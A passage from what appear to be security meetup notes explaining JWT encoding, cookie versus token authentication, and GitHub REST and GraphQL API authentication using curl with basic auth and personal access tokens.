    Standard `base64` uses ‘+’, ‘/’, and ‘=’ which would require percent-encoding hexadecimal. In base64url they are replaced with ‘-‘, ‘_’, and nothing (padding skipped as the alternative ‘.’ is used to separate the 3 JWT token fields). Alternatively, use `base64url` from the basez package.

    The JSON strings are canonicalized (squished together) prior to base64url encoding. In `bash` this Perl utility works: `cat JSONFILE | json_pp -json_opt canonical`. In `python3` this works: `base64.b64encode(JSONSTRING.encode('UTF-8'), altchars=b'-_').decode('UTF-8').rstrip('=')`.

    Here’s a command line example:

```
cat > header.txt <<'EOF'
{
  "alg": "HS256",
  "typ": "JWT"
}
EOF
# Canonicalized it looks like:
cat header.txt | json_pp -json_opt canonical

# base64url of the above is eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
cat header.txt | base64 | tr '+/' '-_' | tr -d '=' # wrong
cat header.txt | json_pp -json_opt canonical | base64 | tr '+/' '-_' | tr -d
↪'='  # correct
cat header.txt | json_pp -json_opt canonical | base64url  # correct
```

    Here’s a python example:

```
cat > json-canonical.py <<'EOF'
import json
from argparse import ArgumentParser

parser = ArgumentParser(description="""\
JSON canonicalization
""")
parser.add_argument('jsonfile', help="""Input JSON from the file.""")
args = parser.parse_args()

with open(args.jsonfile, 'r', encoding="utf-8") as fp:
    print(json.dumps(json.load(fp), separators=(",",":")), end="")
EOF
```

```
# Demo in canonicalizes the same as json_pp
python3 json-canonical.py header.txt

# Now convert to base64url
cat > base64url.py <<'EOF'
import sys
import base64
print(base64.b64encode(sys.stdin.read().encode("UTF-8"), altchars=b"-_").
↪decode("UTF-8").rstrip("="))
exit()
EOF

python3 json-canonical.py header.txt | python3 base64url.py
```

- xxxxx = header

  This typcially defines the hashing algorithm & token type: '{"alg":"HS256","typ":"JWT"}' encoded via base64url.

- yyyyy = payload

  "The second part of the token is the payload, which contains the claims. Claims are statements about an entity (typically, the user) and additional metadata. There are three types of claims: reserved, public, and private claims."

- zzzzz = signature

  "The signature is used to verify that the sender of the JWT is who it says it is and to ensure that the message wasn't changed along the way."

- JWT tokens are **signed, not encrypted**: RFC 7516 JSON Web Encryption (JWE).

- The JWT token is usually sent in the HTTP "Authorization:" header like this:

  `Authorization:  Bearer <token>`

  Note that this is stateless in that the server need not save user state in memory as the token contains the information needed.

### Cookies vs Tokens

From Cookies vs Tokens: The Definitive Guide start with the image Cookie-Based and Token-Based Auth:

> Cookie based authentication is stateful. This means that an authentication record or session must be kept both server and client-side. The server needs to keep track of active sessions in a database, while on the front-end a cookie is created that holds a session identifier, thus the name cookie based authentication.
>
> Token-based authentication is stateless. The server does not keep a record of which users are logged in or which JWTs have been issued. Instead, every request to the server is accompanied by a token which the server uses to verify the authenticity of the request. The token is generally sent as an addition Authorization header in form of Bearer {JWT}, but can additionally be sent in the body of a POST request or even as a query parameter.
>
> The back-end does not need to keep a record of tokens. Each token is self-contained, containing all the data required to check its validity as well as convey user information through claims.
>
> The server's only job then, becomes to sign tokens on a successful login request and verify that incoming tokens are valid. In fact, the server does not even need to sign tokens. Third party services such as Auth0 can handle the issuing of tokens and then the server only needs to verify the validity of the token.

The chief considerations for tokens are:

- Size - too much data makes them large
- Storage
  - Local storage is sandboxed to a domain (not accessible by subdomains). This protects against XSRF.
  - Cookies are limited to 4 kb and do not protect against XSRF, though setting a cookie to HttpOnly protects against XSS via JavaScript.
  - Session storage which disappears when the browser closes.

### Authentication examples at GitHub

We use GitHub for examples: see platform-samples.

We'll use GitHub's REST API v3 to illustrate authentication. See REST API v3 Libraries for language-specific libraries.

**Note:** GitHub Apps notes that "GitHub Apps are only compatible with the REST API v3 at this time." So there is limited coverage of the GraphQL API v4.

From REST API v3 Getting Started:

> While convenient, Basic Authentication isn't ideal because you shouldn't give your GitHub username and password to anyone. Applications that need to read or write private information using the API on behalf of another user should use OAuth.
>
> Instead of usernames and passwords, OAuth uses tokens. Tokens provide two big features:
>
> - **Revokable access**: users can revoke authorization to third party apps at any time
> - **Limited access**: users can review the specific access that a token will provide before authorizing a third party app

Also, note that if you use GitHub 2FA with your user account, then your basic authentication `curl` request will return "401 Unauthorized" and you'll need to get the 2FA OTP code and repeat the request. Unfortunately this is true for every request, which will essentially force a switch to using an OAuth-like GitHub personal access token which can be used in lieu of your password in basic authentication, or as a token (see below). (Note: some API endpoints like *https://api.github.com/authorizations* requires the use of basic authentication with the password.)

```
curl -u "$U:$PASS" -H "X-GitHub-OTP: 2FA_OTP" ...
```

### Unauthenticated access

Unauthenticated access is subject to Rate Limiting of 60 requests/hour. To see your limit:

```
curl -i https://api.github.com/rate_limit
curl -s https://api.github.com/rate_limit | jq ' { limit: .rate.limit, remaining: .
↪rate.remaining }'
# {
#   "limit": 60,
#   "remaining": 58
# }
# Rate "reset" field is UTC epoch seconds
```

```
date -d @$(curl -s https://api.github.com/rate_limit | jq '.rate.reset')
# Thu Aug 24 20:51:09 UTC 2017
```

There's lots of things an unauthenticated user can access, but since the data is returned in JSON it's difficult to process:

```
U="pentest-meetup"
O="sbwasp"

curl -i https://api.github.com/users/$U
curl https://api.github.com/users/$O
curl https://api.github.com/users/sbwasp/repos
```

### Basic authentication

Here's an example of RFC 2617 HTTP Authentication: Basic and Digest Access Authentication (`-u 'USER:PASSWORD'`, where you'll be prompted for the password if not provided). For GitHub see Basic Authentication.

```
U="pentest-meetup"
EMAIL="$U@bitbender.org"
# Leading space keeps line from history:
 PASS=$'YOUR_PASSWORD'

# Basic Auth bumps hourly limit to 5000
curl -i -u "$U:$PASS" https://api.github.com/rate_limit

curl -v -u "$U:$PASS" 'https://api.github.com/users/pentest-meetup/orgs'
curl -v -u "$U:$PASS" 'https://api.github.com/users/sbwasp/orgs'
```

Authenticated requests can use GraphQL (see GitHub Migrating from REST to GraphQL and GraphQL API v4 Using the Explorer):

```
cat > user.gql <<'EOF'
{ "query": "query {
    viewer {
      login
      name
    }
  }"
}
EOF
curl -u "$U:$PASS" --data @user.gql 'https://api.github.com/graphql'
# {"data":{"viewer":{"login":"pentest-meetup","name":null}}}


cat > repo_desc.gql <<'EOF'
{ "query": "query {
    repository(owner:\"sbwasp\", name:\"sbwasp.github.io\") {
      description
    }
  }"
}
EOF
curl -u "$U:$PASS" --data @repo_desc.gql 'https://api.github.com/graphql'
# {"data":{"repository":{"description":"South Bay WASP Website"}}}
```

### Access token

GitHub has several different kinds of tokens:

**personal access token** Generate a personal access token at Personal access tokens. “Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.”

**OAuth token** Like the personal access token, the OAuth token can be used for basic authentication. In addition it’s an OAuth token that can be used in the HTTP header `Authorization:  token OAUTH-TOKEN`.

To create an OAuth token follow the instructions at *Non-Web Application Flow* at About authorization options for OAuth Apps.

Since we do not have an OAuth application, we created an “SBWasp Meetup Token Example” with the following scopes: public_repo, gist, notifications, and user:email. Note that the token is shown only once (copy it and save). Using `curl -u "$U:$PASS" https://api.github.com/authorizations` gives the following token information:

```
[
  {
    "id": 123622097,
    "url": "https://api.github.com/authorizations/123622097",
    "app": {
      "name": "SBWasp Meetup Token Example",
      "url": "https://developer.github.com/v3/oauth_authorizations/",
      "client_id": "00000000000000000000"
    },
    "token": "",
    "hashed_token": "1234567891123456789212345678931234567894123456789512345678961234
↪",
    "token_last_eight": "43482ab6",
    "note": "SBWasp Meetup Token Example",
    "note_url": null,
    "created_at": "2017-08-24T17:59:35Z",
    "updated_at": "2017-08-24T17:59:35Z",
    "scopes": [
      "gist",
      "notifications",
      "public_repo",
      "user:email"
    ],
    "fingerprint": null
  },
]
```

Use the token with basic authentication, then as `Authorization:  token PERSONALTOKEN`:

```
# Identical basic authentication results using either TOKEN or PASS
 TOKEN='substitute the token'
curl -i -u "$U:$TOKEN" https://api.github.com/authorizations
curl -u "$U:$PASS" https://api.github.com/authorizations
# personal token via "Authorization: token ..."
curl -i -H "Authorization: token $TOKEN" https://api.github.com/users/sbwasp/orgs

# personal token as token with GraphQL
cat > repo_desc.gql <<'EOF'
{ "query": "query {
    repository(owner:\"sbwasp\", name:\"sbwasp.github.io\") {
      description
    }
  }"
}
EOF
curl -H "Authorization: token $TOKEN" --data @repo_desc.gql 'https://api.github.com/
↪graphql'
```

## 11.6 2017-09-09 Adding IPv6 on the EdgeRouter Lite

### 11.6.1 Adding IPv6 on the EdgeRouter Lite

This presentation is covered in *IPv6* and *Firewalls*.